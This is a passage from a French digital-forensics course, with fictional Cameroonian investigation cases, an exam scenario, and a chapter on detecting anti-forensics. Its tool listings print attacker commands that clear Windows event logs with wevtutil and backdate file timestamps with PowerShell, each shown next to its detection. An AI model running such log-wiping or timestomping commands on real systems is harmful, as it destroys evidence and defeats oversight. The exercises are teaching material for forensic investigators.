21.2 Cas 2. Opération MUNGO : Trafic d'Influence en Ligne

21.2.1 Brief initial

🔍 Scénario Opérationnel · Brief. Opération MUNGO

Date : Mercredi 15 avril 2026, 14h00.
Le Service Central de Lutte contre la Cybercriminalité (SCFC) reçoit un signalement : une campagne coordonnée de désinformation cible un candidat à des élections locales dans la région du Littoral. Des centaines de faux comptes Facebook diffusent des *deepfakes* audio attribuant de fausses déclarations au candidat.
Informations disponibles :

- 347 faux comptes identifiés par les équipes de modération de Meta, actifs depuis le 1er avril 2026 ;
- Tous créés depuis des IPs dans un même sous-réseau (`196.200.XX.0/24`, hébergeur camerounais) ;
- Contenus : 12 clips audio deepfake, 47 posts texte, 3 faux articles de presse ;
- Plainte déposée par le candidat victime le 14 avril.

21.2.2 Investigation guidée

✍ MUNGO. Investigation complète

(a) **Cadrage juridique** : qualifiez les infractions potentielles. Les deepfakes audio sont-ils couverts par la **Loi 2010/012** ? Par quelle disposition ? Quelle innovation de la **Loi 2024/017** est-elle pertinente (données biométriques dans les deepfakes) ?

(b) **Stratégie de conservation d'urgence** : les faux comptes Facebook peuvent être supprimés par Meta en quelques heures (violation des conditions d'utilisation). Quelle est votre première action ? Rédigez la demande de conservation urgente (art. 29 Budapest, portail LEA Meta Emergency).

(c) **Analyse technique des deepfakes** : les clips audio deepfake sont des fichiers MP3. Quelle analyse forensique pouvez-vous conduire sur ces fichiers ? Quels outils ? Quels artefacts ? (Indice : métadonnées EXIF audio, spectrogramme, détecteurs de deepfake IA).

(d) **Attribution des comptes** : tous les comptes viennent du même sous-réseau `196.200.XX.0/24`. Comment identifier l'abonné de cet hébergeur camerounais ? Quelle réquisition ? Quels délais ?

(e) **Contexte électoral et urgence déontologique** : l'élection a lieu dans 15 jours. Le responsable politique concurrent tente de vous contacter "en privé" pour "accélérer le dossier". Identifiez la tension déontologique et décrivez votre réponse (Ch. 13 (UE SEC4031)).

(f) **CRO** : appliquez la grille CRO à la décision de publier l'analyse technique des deepfakes avant la fin de l'investigation : qui en bénéficierait, qui en souffrirait ?

21.3 Cas 3. Opération NTEM : Ransomware Hôpital

21.3.1 Brief initial

Scénario Opérationnel · Brief. Opération NTEM

Date : Samedi 22 mars 2026, 06h30.
L'hôpital des Sept Collines, établissement fictif de Yaoundé, subit une attaque ransomware. Les systèmes informatiques du bloc chirurgical, de la pharmacie et des dossiers patients sont paralysés. Des interventions chirurgicales ont dû être reportées. Un message de rançon exige 15 bitcoins (≈ 750 000 USD) dans les 48 heures.
Particularités critiques :

- Des données de santé de 12 000 patients camerounais ont potentiellement été exfiltrées ;
- Le serveur principal est sous Windows Server 2019, allumé, avec le message de rançon visible à l'écran ;
- Deux vies sont en jeu : un patient en soins intensifs dépend d'un équipement connecté au réseau compromis ;
- Le chef du service informatique affirme avoir "fait une sauvegarde hier", mais ne retrouve pas le support.

21.3.2 Décisions critiques sous pression

✍ NTEM. Décisions immédiate et médiate

Vous arrivez sur les lieux à 07h00. Vous avez 10 minutes pour prendre vos premières décisions.

(a) **Triage** : le patient en soins intensifs est-il votre responsabilité en tant qu'investigateur ? Que faites-vous en priorité absolue ? Citez le cadre éthique (Ch. 13 (UE SEC4031) : tension efficacité vs droits, ici tension investigation vs vie humaine).

(b) **Ordre de volatilité** : le serveur est allumé avec le message de rançon visible. Quelle est votre séquence d'actions dans les 30 premières minutes ? (RFC 3227, Ch. 7 (UE SEC4031)). Argumentez pourquoi la capture RAM précède la capture réseau dans ce contexte.

(c) **Données de santé** : 12 000 dossiers patients ont potentiellement été exfiltrés. Quelles obligations s'appliquent à l'hôpital en vertu de la **Loi 2024/017** ? Quels articles ? Dans quels délais ? Qui doit en être informé ?

(d) **La rançon** : le Directeur de l'hôpital vous demande si vous "conseillez" de payer la rançon. Que répondez-vous ? Justifiez en distinguant le rôle de l'investigateur, le rôle du décideur et les implications légales du paiement.

(e) **Investigation post-incident** :

```
# Volatility 3 -- windows.pstree (extrait)
4892   4888   WannaCryptor.exe    2026-03-22 04:17:22
  4888 4884   cmd.exe             2026-03-22 04:17:20
    4884 4880   mshta.exe         2026-03-22 04:17:15
      4880 4876   winword.exe     2026-03-22 04:16:58
```

Analysez cette arborescence : quelle chaîne d'infection suggère-t-elle ? Quelle vulnérabilité est probablement exploitée ? Rédigez la constatation correspondante.

(f) **Notification et coopération** : le message de rançon contient une adresse Bitcoin. Tracez la démarche complète : analyse blockchain, identification de l'exchange de sortie, demande de gel, juridictions impliquées.

21.4 Grille d'Erreurs Classiques : Diagnostiquer une Investigation

21.4.1 L'investigation TANGUE revisitée : trouver les erreurs

Scénario Opérationnel · Investigation viciée à corriger

Voici le procès-verbal d'investigation de l'Opération TANGUE (version non corrigée). Identifiez toutes les erreurs.

"Le 14 mars 2026 à 14h30, l'OPJ BITA s'est rendu au domicile de BELLO Armand et a saisi son PC portable HP. L'OPJ a allumé le PC pour constater les faits ; l'écran de veille montrait un dossier nommé "fraudes". L'OPJ a photographié l'écran et a éteint le PC. Le lendemain, l'OPJ a confié le PC à l'analyste SONG pour analyse ; aucun document de transfer n'a été rédigé. L'analyste a ouvert l'image forensique avec Windows Explorer pour naviguer rapidement avant d'ouvrir Autopsy. Le rapport indique : "l'accusé a dissimulé 127 fichiers de preuves dans un dossier caché ; il est coupable de fraude informatique selon art. 72." Les hash du disque original sont conservés uniquement dans le fichier E01."

Diagnostic d'investigation viciée

(a) Identifiez et nommez toutes les violations de procédure (au moins 7). Pour chacune, citez la règle violée (Ch. 8 (UE SEC4031), ACPO [4], ISO 27037 [14]).

(b) Lesquelles de ces violations rendent les preuves **irrecevables** devant un tribunal ? Justifiez.

(c) Lesquelles peuvent être **régularisées a posteriori** ? Comment ?

(d) Réécrivez le paragraphe du rapport en corrigeant les erreurs de rédaction (constatation vs analyse, qualification juridique par l'expert).

21.5 Simulation d'Examen Intégrateur

★ Attention

Cette section constitue une évaluation formelle. Elle est conçue pour être utilisée en conditions d'examen (3 heures) ou comme devoir maison complet. Toutes les réponses doivent citer les articles de loi, les standards, les outils et les chapitres du cours. Aucun document ni outil n'est autorisé en condition examen sauf indication contraire du formateur.

Scénario Opérationnel · Cas d'examen. Opération DIBAMBA

Contexte : Le 5 mai 2026 à 23h45, le SCFC reçoit un signalement de MTN Cameroun : des transactions MoMo anormales touchent 234 clients en 20 minutes. Montant total : 68 millions FCFA.

Éléments techniques disponibles :

1. Les transactions proviennent d'un seul numéro MTN (677 XXXXXX) ; le

titulaire du numéro est EKINDI Paul, adresse : Bonabéri, Douala ;

2. Ce numéro a subi un SIM swap à 23h30 (15 minutes avant les premières transactions) ;
3. Le téléphone associé au numéro avant le swap était un Samsung Galaxy A32 (IMEI : 358419XXXXXXXXX) ;
4. Une capture réseau du réseau GSM (opération d'écoute légale, ordonnance N° XXX) révèle des communications DATA depuis l'IMEI 358419XXXXXXXXX vers l'IP `41.66.XX.XX` (hébergeur OVH Paris) sur le port 8443 à 23h31 ;
5. L'adresse IP `41.66.XX.XX` héberge un domaine enregistré le 29 avril 2026 : `mtn-verification.cm`.

Contraintes :

- ➢ Il est 01h00 du matin ; les opérateurs humains sont limités ;
- ➢ MTN Cameroun a conservé les logs de la transaction SIM swap pendant 90 jours ;
- ➢ Le parquet de permanence peut délivrer une réquisition d'urgence ;
- ➢ Vous disposez de 2 heures avant que les logs de connexion de l'hébergeur OVH ne risquent d'être en rotation.

✍ Examen. Opération DIBAMBA (3 heures)

Partie A. Cadrage et urgences (45 minutes)

(a) Remplissez la matrice de criticité. Quel niveau de rigueur ?

(b) Listez 3 actions d'urgence (dans l'ordre) à réaliser dans les 30 premières minutes, avec base légale pour chacune.

(c) Rédigez la demande de conservation urgente à OVH (portail LEA, art. 29 Budapest / art. 57 **Loi 2010/012**). La France est partie à Budapest depuis 2006.

Partie B. Analyse technique (60 minutes)

(d) Le SIM swap s'est produit à 23h30. Comment cela permet-il à l'attaquant d'accéder aux comptes MoMo de 234 victimes ? Expliquez le mécanisme technique (OTP par SMS).

(e) La capture réseau montre une connexion vers le port 8443 sur `mtn-verification.cm` (domaine enregistré le 29 avril). Que peut contenir cette connexion ? Quels filtres Wireshark utilisez-vous ?

(f) L'analyse OSINT du domaine `mtn-verification.cm` révèle : registrar américain, paiement en Bitcoin, hébergement OVH Paris. Quelle séquence de réquisitions préparez-vous ?

Partie C. Qualification et rapport (75 minutes)

(g) Qualifiez toutes les infractions potentielles : pour chaque infraction, citez l'article exact (**Loi 2010/012**, **Loi 2024/017**, Code pénal). Y a-t-il des infractions à la charge de MTN Cameroun pour la gestion du SIM swap ?

(h) Formulez 5 constatations et 2 analyses (avec niveau de confiance) à partir des éléments disponibles.

(i) Rédigez la Synthèse Exécutive (Niveau 1) destinée au Procureur de permanence : 1 page maximum, 3 points, une pièce clé.

(j) [**Question bonus**] Appliquez la grille CRO à la décision de publier l'IP `41.66.XX.XX` dans un communiqué de presse avant l'arrestation : quelles tensions ? Quelle recommandation ?

Le laboratoire de synthèse INA-LAB-12

Le dernier laboratoire de NDAP SUKULU, le plus long (trois heures), reprend l'opération DIBAMBA de la simulation d'examen et résume tout le cours en sept parties :

- **A. Chronologie** (ch. 14, 16) : croiser le journal des changements de SIM de l'opérateur et les transactions Mobile Money (délai, montant total, agent).
- **B. Réseau et OSINT** (ch. 15, 19) : flux de l'écoute légale, WHOIS (date d'enregistrement du domaine), DNS passif (domaines qui partagent une adresse).
- **C. Coopération** (UE SEC4031, ch. 10) : conservation urgente par le réseau 24/7 avant la rotation des journaux, puis entraide.
- **D. Erreurs** (ch. 20 et section 21.4) : le procès-verbal TANGUE à corriger.
- **E. Benchmarking** (ch. 25) : le modèle du ciblage et les recommandations pour le Cameroun.
- **F. Crypto-forensique** (ch. 26 à 28) : quelles preuves archivées perdent leur garantie face à Shor (signatures et horodatages RSA ou ECDSA) ; mesures CLO : $\mathsf{Opp} = I(V;\Sigma \mid C)/H(V \mid C)$, produit $\mathsf{Conf}\cdot\mathsf{Rel}\cdot\mathsf{Opp}$, capacité implicite $\Delta \gtrsim$ produit $\times\,\lambda$, borne $\min\{1, H(C)/H(V \mid C)\}$.
- **G. Lecture critique** (ch. 29 à 32) : la grille d'une annonce de protocole, l'étape d'analyse automatisée (Tamarin, ProVerif), la signature BLS face au quantique.

★ À retenir

Ce que ce chapitre vous a demandé de mobiliser simultanément :

- **Droit camerounais** : qualification précise des infractions (**Loi 2010/012**, **Loi 2024/017**, Code pénal), règles d'articulation, sursis impossible (art. 89).
- **PIU** : les phases E1–E17, les Quality Gates, la boucle itérative, la falsification active (E9bis), la distinction constatation/analyse.
- **Standards** : RFC 3227 (ordre de volatilité), ISO 27037 (custody), ACPO 4 principes, NIST SP 800-86 [26] (rapport).
- **Techniques** : Event ID Windows, logs SSH, Volatility (pstree, netscan), analyse portail LEA, conservation urgente art. 29 Budapest, analyse blockchain, corrélation temporelle.
- **Déontologie** : tension efficacité vs vie humaine (NTEM), pression politique (MUNGO), coverage d'un collègue (TANGUE).

➢ **Rapport** : trois niveaux, 7 pièges, Annexe G, formule de limitation de périmètre, qualification technique sans qualification juridique.

Les trois leçons transversales de ce chapitre :

1. **La conservation d'urgence prime toujours :** dans FAKO, MUNGO, NTEM et DIBAMBA, la première action est toujours de préserver avant que les données disparaissent. Aucune analyse ne compense des données perdues.
2. **Les décisions techniques ont des conséquences déontologiques :** le choix d'éteindre ou non un serveur (NTEM) engage une responsabilité éthique au-delà de la technique.
3. **Un rapport sans hash n'existe pas juridiquement :** l'Annexe G est la fondation de toute opposabilité. Sans elle, toutes vos analyses sont des opinions, pas des preuves.

● Note

Fin de la Partie IV. Les vingt chapitres couverts dans ce cours (Parties I à IV) constituent le socle complet de la forensique numérique au niveau master : fondements philosophiques, processus, standards, droit camerounais, techniques d'acquisition et d'analyse (système, réseau, mobile, cloud, IoT), rédaction de rapport et intégration par la pratique.

La **Partie V**. si elle est incluse dans votre programme, approfondit les sujets prospectifs : OSINT avancé, anti-forensique et contre-mesures, intelligence artificielle appliquée à la forensique, et perspectives post-quantiques. Ces chapitres s'inscrivent dans la continuité directe des techniques maîtrisées ici.

Les affaires de ce cours (MBONGO, MVOM, NKAM, ONAMBELE, BAOBAB, TANGUE, MOABI, ROUSSEAU, et les nouveaux cas FAKO, MUNGO, NTEM, DIBAMBA) sont fictives mais construites sur des schémas d'infractions réels. Chaque technique, chaque article de loi, chaque outil présenté est authentique et applicable dès demain sur le terrain.

partie V

Anti-Forensique, IA Forensique et Défis Émergents

© MaletYon

22

ANTI-FORENSIQUE ET CONTREMESURES

> « L'absence de preuve est elle-même une preuve à condition de savoir où et comment cette absence a été créée. »
>
> Thierry Minka

Niveau : *Expert* • Maîtrise complète de la Partie IV (Ch. 14 à 20) indispensable. Ce chapitre suppose la connaissance des artefacts normaux pour en détecter l'absence anormale.

✦ Objectifs du chapitre

- ➢ Comprendre la logique de l'anti-forensique : pourquoi l'effacement parfait est techniquement très difficile.
- ➢ Identifier les techniques d'anti-forensique système : timestomping, suppression sélective de logs, wiping.
- ➢ Détecter les tentatives d'anti-forensique réseau : désactivation de logging, usurpation, chiffrement opportuniste.
- ➢ Reconnaître les techniques anti-forensique mobile et IoT : factory reset, suppression d'historique, applications vault.
- ➢ Appliquer le principe de Locard [20] inversé : toute tentative d'effacement laisse elle-même une trace.
- ➢ Documenter une tentative d'anti-forensique dans le rapport forensique de façon juridiquement opposable.

La logique de l'anti-forensique

Tout au long des Chapitres 14 à 18, plusieurs scénarios ont montré des attaquants tentant d'effacer leurs traces : suppression du script `enc_all.ps1` dans l'affaire MVOM (Ch. 14), `StopLogging` sur CloudTrail (Ch. 17), tentatives de *factory reset* sur des appareils IoT (Ch. 18). Dans chaque cas, **la tentative a échoué à effacer toutes les traces**.

Ce n'est pas un hasard pédagogique : c'est une réalité technique. La redondance forensique (Ch. 14, Tableau 14.1) signifie qu'effacer *toutes* les traces d'une action exige

de connaître et neutraliser *chaque* artefact qu'elle a produit, une tâche d'une difficulté croissante avec la sophistication des systèmes modernes.

22.1 Principes Généraux de l'Anti-Forensique

22.1.1 Taxonomie des techniques anti-forensiques

Catégorie	Objectif	Exemples
Destruction	Éliminer la preuve définitivement	Wiping disque, suppression sécurisée, factory reset, destruction physique
Obfuscation	Rendre la preuve illisible ou non identifiable	Chiffrement, packing de malware, stéganographie, encodage
Falsification	Modifier la preuve pour induire en erreur	Timestomping, usurpation d'identité réseau, faux logs
Minimisation	Réduire la quantité de preuves produites	Désactivation de logging, mode furtif, utilisation de RAM uniquement
Diversion	Détourner l'attention de l'investigateur	False flag (faire accuser un tiers), bruit de fond généré artificiellement

Tableau 22.1. Taxonomie des techniques anti-forensiques

22.1.2 Le principe de Locard inversé

Définition

Principe de Locard inversé : toute tentative d'effacement ou de modification d'une preuve produit elle-même de nouvelles traces. L'acte de suppression est lui-même un événement système qui laisse des artefacts, souvent dans des emplacements que l'attaquant ne maîtrise pas ou ignore.

Ce principe explique pourquoi, dans l'affaire MVOM, la suppression du script `enc_all.ps1` (Ch. 14) a elle-même été enregistrée dans le `$UsnJrnl` avec horodatage précis : l'acte de `FileDelete` est un événement journalisé au même titre que `FileCreate`.

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. L'asymétrie fondamentale de l'anti-forensique
$\mathcal{R}$ (côté attaquant) : pour effacer parfaitement une trace, l'attaquant doit connaître *tous* les artefacts qu'elle a générés, une connaissance rarement complète, même pour

un attaquant sophistiqué.
$\mathcal{R}$ (côté investigateur) : il suffit qu'*un seul* artefact survive parmi les nombreux générés (redondance forensique) pour révéler l'activité initiale ET la tentative d'effacement.
$\mathcal{O}$: une tentative d'effacement détectée renforce paradoxalement l'opposabilité du dossier : elle démontre l'intention (*mens rea*) de dissimuler une activité, un élément souvent utile à la qualification pénale.
$\mathcal{C}$: $\sim$ $\mathcal{R}$: $\downarrow$ pour l'attaquant ; $\uparrow\uparrow$ pour l'investigateur $\mathcal{O}$: $\uparrow$ preuve d'intention
Conclusion : l'asymétrie structurelle favorise l'investigateur. La sophistication nécessaire pour un effacement parfait dépasse les moyens de la grande majorité des attaquants, y compris sophistiqués.

22.2 Anti-Forensique Système : Détection des Tentatives

22.2.1 Timestomping : manipulation des horodatages

Le Chapitre 14 a introduit le timestomping et sa détection par croisement `$MFT`/`$UsnJrnl`. Ce chapitre approfondit les techniques et leurs limites.

Outils · Outils de timestomping et leurs limites

```
# Outils couramment utilises par les attaquants :
# - timestomp.exe (Metasploit)
# - SetMACE
# - PowerShell natif :
Set-ItemProperty -Path "C:\malware.exe" -Name CreationTime `
    -Value "2020-01-01 00:00:00"
Set-ItemProperty -Path "C:\malware.exe" -Name LastWriteTime `
    -Value "2020-01-01 00:00:00"

# CE QUE CES OUTILS NE PEUVENT PAS MODIFIER :
# 1. Le $UsnJrnl -- enregistre l'evenement de modification
#    des timestamps lui-meme (USN_REASON_BASIC_INFO_CHANGE)
MFTECmd.exe -f \$UsnJrnl:\$J --csv ./output/
# Chercher : Reason contient "BasicInfoChange"
# Cet evenement EST la preuve du timestomping

# 2. Le $LogFile (journal de transactions NTFS)
# Contient l'historique des transactions, y compris les
# modifications de timestamps, sur une fenetre plus courte
# (quelques heures a quelques jours selon l'activite disque)
LogFileParser.exe -f \$LogFile --csv ./output/logfile.csv

# 3. Les artefacts independants (Prefetch, UserAssist, ShimCache)
# ne sont PAS synchronises avec les modifications du $MFT
# -- ils gardent leurs propres horodatages independants
```

Scénario Opérationnel · Détection de timestomping, méthode systématique

Étape 1 : comparer les 4 horodatages MACE d'un fichier suspect. Une cohérence parfaite (les 4 identiques à la seconde près) est elle-même suspecte, un fichier créé normalement présente rarement 4 horodatages strictement identiques.
Étape 2 : croiser avec le `$UsnJrnl`. Si le `$UsnJrnl` contient un événement `FileCreate` à une date différente de celle affichée dans le `$MFT`, c'est une preuve directe de manipulation.
Étape 3 : croiser avec les artefacts indépendants (Prefetch, UserAssist). Si Prefetch enregistre une exécution à une date que le `$MFT` affiche comme antérieure à la création du fichier, c'est une incohérence logique irréfutable.
Constatation type : "Le `$MFT` affiche pour le fichier `rootkit.dll` une date de création du 12/08/2019. Le `$UsnJrnl` enregistre un événement `FileCreate` pour ce même fichier le 13/03/2026 à 02h19:15, soit 6 ans et 7 mois après la date affichée par le `$MFT`. Cette divergence constitue une preuve technique de modification des horodatages (timestomping)."

22.2.2 Suppression sélective de logs

Outils · Techniques de suppression de logs Windows et détection

```
# Technique attaquant : effacer le journal des evenements
wevtutil cl Security
wevtutil cl System
# Efface TOUT le journal -- action elle-meme detectable

# DETECTION : l'effacement génère un evenement
# Event ID 1102 : "The audit log was cleared"
# Cet evenement EST enregistre dans le journal Security
# AVANT que celui-ci soit vide, OU dans le journal qui suit

# Recherche de l'Event ID 1102 (preuve d'effacement de logs)
wevtutil qe Security /q:"*[System[(EventID=1102)]]" /f:text

# Technique plus sophistiquee : suppression selective d'
    evenements
# (modification directe du fichier .evtx)
# DETECTION : comparer le nombre d'evenements attendu
# (frequence normale) avec le nombre observe -- un "trou"
# dans la sequence des Event ID est suspect

# Verifier la continuite des RecordNumber (numero sequentiel)
# Si RecordNumber saute de 4521 a 4598, 76 evenements manquent
Get-WinEvent -Path security.evtx |
    Select-Object RecordId, TimeCreated, Id |
    Sort-Object RecordId
```

★ Attention

L'Event ID 1102 : la signature universelle de l'effacement Windows
`wevtutil cl` (*clear log*) est la commande la plus utilisée par les attaquants pour effacer leurs traces. Elle génère *systématiquement* l'Event ID 1102 ("Le journal d'audit a été effacé"), qui survit à l'effacement lui-même car il est écrit *après* l'opération de nettoyage. **Chercher l'Event ID 1102 doit être un réflexe systématique** dans toute investigation Windows suspectant une dissimulation.

22.2.3 Wiping et suppression sécurisée

>_ Outils · Détection de wiping de fichiers

```
# Outils de wiping courants : sdelete (Sysinternals), CCleaner,
# Eraser -- ecrivent des donnees aleatoires sur l'espace libere

# DETECTION 1 : signature de sdelete dans le $MFT
# sdelete renomme le fichier en une chaine de caracteres avant
# suppression -- cette sequence de renommages est visible dans
# le $UsnJrnl
MFTECmd.exe -f \$UsnJrnl:\$J --csv ./output/ |
    grep -E "RenameOldName|RenameNewName"
# Plusieurs renommages successifs rapides = signature sdelete

# DETECTION 2 : entropie de l'espace libere
# Wiping remplit l'espace de donnees aleatoires (haute entropie)
# Espace libere normalement (juste marque disponible) garde
# le contenu original jusqu'a reecriture -- entropie variable
photorec /d /output/ -cmd /dev/sdb1 freespace
# Analyser l'entropie de l'espace libere :
ent /output/freespace_dump.bin
# Entropie proche de 8.0 bits/byte sur de larges plages = wiping

# DETECTION 3 : logs d'execution de l'outil de wiping lui-meme
# (ironie : l'outil de suppression de preuves laisse ses propres
# traces -- Prefetch, UserAssist, ShimCache pour sdelete.exe)
PECmd.exe -f SDELETE.EXE-XXXXXXXX.pf
```

22.3 Anti-Forensique Réseau : Désactivation et Camouflage

22.3.1 Désactivation de logging : le cas CloudTrail

Le Chapitre 17 a présenté la tentative `StopLogging` dans l'affaire MVOM. Ce mécanisme se généralise :

Plateforme	Action de désactivation	Contre-mesure architecturale
AWS CloudTrail	`StopLogging`, `DeleteTrail`	Object Lock (WORM) sur le bucket S3 ; alerte CloudWatch sur ces actions
Azure Activity Log	Désactivation via portail (rare, nécessite droits élevés)	Logs exportés vers Log Analytics (rétention indépendante)
Logs Windows	`wevtutil cl`	Forwarding vers serveur Syslog centralisé (SIEM) en temps réel
journald (Linux)	`journalctl -vacuum-time`	Forwarding rsyslog vers serveur distant ; `Storage=persistent`

Tableau 22.2. Désactivation de logging et contre-mesures

Le principe du forwarding : la meilleure défense

La contre-mesure la plus efficace contre toute désactivation de logging *locale* est le **forwarding en temps réel** vers un système distant que l'attaquant ne contrôle pas. Un attaquant qui compromet un serveur et désactive ses logs locaux ne peut pas effacer ce qui a déjà été transmis ailleurs. Cette architecture (SIEM centralisé) devrait être recommandée dans toute mission de sécurisation post-incident.

22.3.2 Chiffrement opportuniste et tunneling

Outils · Détection de canaux chiffrés non identifiés

```
# L'attaquant chiffre son C2 pour eviter l'inspection du contenu
# (vu en Ch. 15 : tunneling DNS, HTTPS legitime detourne)

# Detection par metadonnees (meme si contenu illisible) :
# 1. Certificat TLS auto-signe ou recent
tshark -r capture.pcap -Y "tls.handshake.type == 11" \
    -T fields -e tls.handshake.certificate
# Verifier la date d'emission du certificat -- recent = suspect

# 2. JA3/JA3S fingerprinting (signature du client TLS)
# Outil : ja3 (python)
python3 ja3.py capture.pcap
# Comparer avec des bases de signatures malveillantes connues
# (ja3er.com, abuse.ch SSL Blacklist)

# 3. Pattern de connexion meme sans dechiffrement
# (beaconing -- vu en Ch. 15 -- fonctionne meme sur trafic
    chiffre,
# car les METADONNEES de connexion restent visibles)
```

22.4 Anti-Forensique Mobile et IoT

22.4.1 Factory reset : ce qui survit réellement

Le Chapitre 18 a introduit la limite du factory reset. Cette section approfondit, avec application au mobile (Ch. 16).

Données	Effacées par factory reset ?	Source de récupération
Stockage interne (`/data`)	Oui (en général)	Carving sur l'espace non réécrit (extraction physique avant réécriture complète)
Carte SD externe	**Non** (sauf reformatage explicite)	Extraction directe de la SD
Logs opérateur (appels, SMS, data)	Non (jamais sur l'appareil)	Réquisition opérateur (art. 57 Loi 2010)
Données cloud synchronisées (avant le reset)	Non	Réquisition fournisseur (Google, iCloud)
Historique réseau opérateur (cellules GSM)	Non	Réquisition + analyse Cell ID (Ch. 16)

Tableau 22.3. Factory reset : ce qui est réellement effacé

22.4.2 Applications "vault" et conteneurs cachés

★ Attention

Applications vault : dissimulation par camouflage

Les applications de type "vault" (*Calculator+*, *Vault – Hide Photos*) se présentent sous l'apparence d'une application anodine (calculatrice) mais cachent un conteneur chiffré accessible par un code secret.

Détection :

- `adb shell pm list packages -f` révèle le nom de package réel, souvent différent du nom affiché (ex. : `com.vault.hideit` pour une icône "Calculatrice") ;
- Analyse de la taille du stockage de l'application (`adb shell dumpsys package <package>`) – une calculatrice de 200 Mo est suspecte ;
- Liste des permissions demandées (accès photos, stockage) incohérente avec la fonction affichée.

22.4.3 Suppression sélective WhatsApp/Telegram

Outils · Détection de suppression de conversations

```
-- Sur msgstore.db (WhatsApp, Ch. 16), verifier les "trous"
-- dans la sequence des _id (cles primaires auto-incrementees)
SELECT _id, timestamp FROM messages ORDER BY _id;
-- Si _id saute de 1847 a 1901, 53 messages ont ete supprimes

-- WhatsApp conserve des backups automatiques quotidiens
-- (msgstore-YYYY-MM-DD.1.db.crypt15) sur 7 jours par defaut
-- Comparer le backup de la veille avec la base actuelle :
-- les messages presents dans le backup mais absents de la base
-- actuelle ont ete supprimes par l'utilisateur

-- Telegram (cache local, moins de retention) :
-- chercher les fichiers cache/ supprimes via carving
-- (Ch. 9 -- foremost/scalpel) sur l'extraction du telephone
```

22.5 Documenter une Tentative d'Anti-Forensique dans le Rapport

La détection d'une tentative d'anti-forensique doit être documentée selon les mêmes règles que toute autre constatation (Ch. 20), avec une attention particulière car elle constitue souvent un élément d'intention (*mens rea*).

```
CONSTATATIONS (anti-forensique) :

C.10 : Le journal des événements Security du serveur enregistre
       un événement Event ID 1102 ("Le journal d'audit a été
       effacé") à 02h19:48, par le compte "admin".
       [Source : wevtutil, Annexe H]

C.11 : Le $UsnJrnl enregistre la suppression du fichier
       "enc_all.ps1" à 02h18:30, 1 minute et 18 secondes avant
       l'effacement du journal Security (C.10).
       [Source : MFTECmd, Annexe B]

ANALYSE :

La séquence temporelle C.10-C.11 est cohérente, avec un niveau
de confiance élevé, avec une tentative de dissimulation des
traces de l'intrusion par l'auteur de l'attaque. Cette tentative
n'a cependant pas atteint son objectif : le $UsnJrnl, distinct
du journal des événements Security, conserve l'historique complet
des opérations sur le système de fichiers, incluant la création
et la suppression du script malveillant.

Hypothèse alternative envisagée et écartée : une maintenance
```

```
système légitime aurait pu causer cet effacement de logs.
Cette hypothèse est écartée car (1) aucune fenêtre de maintenance
n'était planifiée à cette date selon les procédures de
l'entreprise (Annexe E) et (2) la proximité temporelle immédiate
avec la suppression du fichier malveillant (78 secondes) rend
cette coïncidence hautement improbable.
```

Listing 22.1: Exemple de constatation et analyse, tentative d'anti-forensique

⚖ Jurisprudence & Droit applicable

Valeur juridique de la tentative d'anti-forensique

En droit camerounais, la tentative de dissimulation de preuves peut constituer un élément aggravant ou un indice de l'intention coupable. L'art. 88 **Loi 2010/012** [28] (refus de remise de clé de déchiffrement, Ch. 12 (UE SEC4031)) illustre ce principe : le législateur sanctionne spécifiquement les comportements d'obstruction à l'investigation. La documentation rigoureuse d'une tentative d'effacement (avec ses propres constatations et sources) renforce la valeur probatoire du dossier dans son ensemble.

Notions mobilisées par le laboratoire INA-LAB-09

- **Deux jeux d'horodatages NTFS** : chaque entrée de la $MFT porte quatre horodatages (MACE) dans l'attribut `$STANDARD_INFORMATION` ($SI), modifiable par un outil utilisateur, et quatre autres dans `$FILE_NAME` ($FN), que seul le noyau écrit. Le timestomping falsifie $SI ; $FN et le $UsnJrnl (`FileCreate`) gardent la vraie date.
- **Indices de timestomping** : quatre horodatages $SI identiques à la seconde, une date $SI antérieure à la date $FN, ou des fractions de seconde à zéro.
- **Journal effacé** : l'effacement du journal Security de Windows laisse l'événement **1102** (« journal d'audit effacé »), avec le compte qui l'a fait ; c'est souvent le premier événement du journal reconstitué.
- **Suppression sélective** : compter les événements par heure et comparer au volume habituel ; une heure anormalement vide révèle des suppressions ciblées.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Principe de Locard inversé** : toute tentative d'effacement produit elle-même de nouvelles traces. L'asymétrie favorise structurellement l'investigateur : un seul artefact survivant suffit à révéler l'activité *et* la tentative de dissimulation.

- **Timestomping** : détecté par croisement `$MFT`/`$UsnJrnl` ; les outils de timestomping ne peuvent pas modifier le `$UsnJrnl` ni les artefacts indépendants (Prefetch, UserAssist).
- **Event ID 1102** : signature universelle de l'effacement des journaux Windows (`wevtutil cl`). Réflexe systématique de recherche dans toute investigation suspectant une dissimulation.
- **Le forwarding en temps réel** (SIEM centralisé) est la meilleure architecture de défense : un attaquant qui efface les logs locaux ne peut rien contre ce qui a déjà été transmis ailleurs.
- **Factory reset** : n'efface ni la SD Card externe, ni les logs opérateur, ni les données cloud déjà synchronisées. Toujours compléter par réquisition.
- **Applications vault** : détectées par le nom de package réel (`pm list packages -f`), la taille de stockage incohérente, les permissions excessives.
- **Documentation** : une tentative d'anti-forensique se documente comme toute constatation (source, horodatage) suivie d'une analyse avec niveau de confiance et hypothèses alternatives réfutées (E9bis PIU). Elle constitue souvent un indice d'intention coupable.

✍ Exercice 22.1. Identifier les techniques ★☆☆

Pour chacune des observations suivantes, identifiez la catégorie d'anti-forensique (Tableau 22.1) et la contre-mesure de détection appropriée :

(a) Un fichier affiche une date de création de 2015 mais son contenu fait référence à un événement de 2026.

(b) Le journal Security d'un serveur Windows est vide pour toute la journée du 13 mars 2026.

(c) Un suspect possède une application "Calculatrice" qui pèse 340 Mo sur son téléphone.

(d) Un trafic réseau chiffré présente des connexions toutes les exactement 300 secondes vers la même IP.

✍ Exercice 22.2. Détection de timestomping ★★☆

L'analyse `$MFT` d'un fichier `backdoor.dll` montre :

```
Created (E):   2018-03-22 09:15:00
Modified (M):  2018-03-22 09:15:00
Accessed (A):  2018-03-22 09:15:00
Changed (C):   2018-03-22 09:15:00
```

L'analyse `$UsnJrnl` montre :

```
2026-03-13 02:19:15  backdoor.dll  FileCreate
2026-03-13 02:19:16  backdoor.dll  DataExtend|Close
2026-03-13 02:19:20  backdoor.dll  BasicInfoChange
```

(a) Interprétez chacune des trois lignes du `$UsnJrnl`. Que signifie spécifiquement `BasicInfoChange` ?

(b) Rédigez la constatation forensique correspondante, en respectant la distinction constatation/analyse.

